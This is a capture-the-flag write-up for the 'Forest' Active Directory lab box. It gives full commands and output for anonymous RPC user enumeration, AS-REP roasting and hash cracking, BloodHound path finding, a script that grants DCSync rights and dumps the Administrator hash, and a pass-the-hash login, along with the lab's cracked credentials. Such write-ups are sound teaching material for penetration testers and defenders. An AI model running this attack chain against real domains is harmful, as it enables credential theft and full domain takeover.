Forest
Overview
Forest is an easy Windows Active Directory box. The domain controller allows
anonymous RPC and LDAP access, which leaks enough to enumerate all domain users.
One of them — svc-alfresco — has Kerberos pre-authentication disabled, making
it AS-REP Roastable. The cracked password unlocks BloodHound collection, which
reveals that svc-alfresco has a path to DCSync rights through the Exchange
Windows Permissions group. Adding the account to that group, writing DCSync
rights via dacledit.py, and running secretsdump.py dumps the Administrator
NTLM hash for a pass-the-hash login via Evil-WinRM.
Path: anonymous RPC enum → AS-REP Roast svc-alfresco → BloodHound →
Exchange Windows Permissions → WriteDACL → DCSync → pass-the-hash → root.
Enumeration
A full port scan confirms a Windows Server 2016 domain controller (FOREST.htb.local):
$ nmap 10.10.10.161 -p- -A
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local)
445/tcp   open  microsoft-ds Windows Server 2016 Standard 14393
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local)
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0
9389/tcp  open  mc-nmf       .NET Message Framing
Service Info: Host: FOREST; OS: Windows

Domain: htb.local, FQDN: FOREST.htb.local. WinRM on 5985 is notable for
later access.
Anonymous LDAP bind succeeds but returns no user data. Anonymous SMB connects but lists no shares. RPC, however, is more generous:
$ rpcclient htb.local -U '%'
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[sebastien] rid:[0x479]
user:[lucinda] rid:[0x47a]
user:[svc-alfresco] rid:[0x47b]
user:[andy] rid:[0x47e]
user:[mark] rid:[0x47f]
user:[santi] rid:[0x480]
...

Extracting the usernames from that output:
$ grep -oP 'user:\[\K[^\]]+' rpclist
Foothold — AS-REP Roasting
With a full user list and no credentials, AS-REP Roasting is the natural next
step: any account with pre-authentication disabled will return an encrypted
TGT fragment that can be cracked offline. GetNPUsers.py can query the DC
with no credentials and automatically identify vulnerable accounts:
$ GetNPUsers.py -dc-ip 10.10.10.161 -request htb.local/ -format hashcat -outputfile hashes

svc-alfresco has pre-auth disabled. Cracking the hash against rockyou.txt:
$ hashcat -m 18200 hashes /tools/SecLists/Passwords/Leaked-Databases/rockyou.txt

Recovered credentials: svc-alfresco:s3rvice
User
With valid credentials, Evil-WinRM (WinRM is open on 5985) gives us an
interactive shell as svc-alfresco. The user flag is on that account’s desktop.
Privilege Escalation — BloodHound → DCSync via Exchange Windows Permissions
Running BloodHound collection with the new credentials:
$ python3 ./bloodhound.py -u svc-alfresco -p "s3rvice" -d htb.local -c All --zip -ns 10.10.10.161

Loading the data into BloodHound and marking svc-alfresco as owned reveals
the attack path:


The path is:
- Add
svc-alfrescoto the Exchange Windows Permissions group (the account already has the right to do this). - The group has WriteDACL on the domain object, so we can grant ourselves DCSync rights.
- DCSync the Administrator hash.
Scripting all three steps:
#!/bin/bash

net rpc group addmem "Exchange Windows Permissions" "svc-alfresco" \
    -U 'HTB.LOCAL/svc-alfresco%s3rvice' -S 10.10.10.161

dacledit.py -action 'write' -rights 'DCSync' -principal 'svc-alfresco' \
    -target-dn 'DC=htb,DC=local' 'htb.local'/'svc-alfresco':'s3rvice' \
    -dc-ip 10.10.10.161

secretsdump.py htb.local/svc-alfresco:s3rvice@htb.local -just-dc-user Administrator
Running the script produces:
[*] DACL backed up to dacledit-20250823-163125.bak
[*] DACL modified successfully!
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6:::
Root
Pass the Administrator NTLM hash directly into Evil-WinRM:
$ evil-winrm -u Administrator -H 32693b11e6aa90eb43d32c72a07ceea6 -i htb.local
Domain admin. Root flag is on the Administrator desktop.
Takeaways
- Anonymous RPC
enumdomusersis often overlooked but can hand over the entire domain user list without any credentials — essential for building an AS-REP Roast target list. - Exchange Windows Permissions + WriteDACL → DCSync is a classic Forest-era misconfiguration: the Exchange installation grants that security group WriteDACL on the domain object, and any member can promote themselves to DCSync. BloodHound makes this path immediately obvious.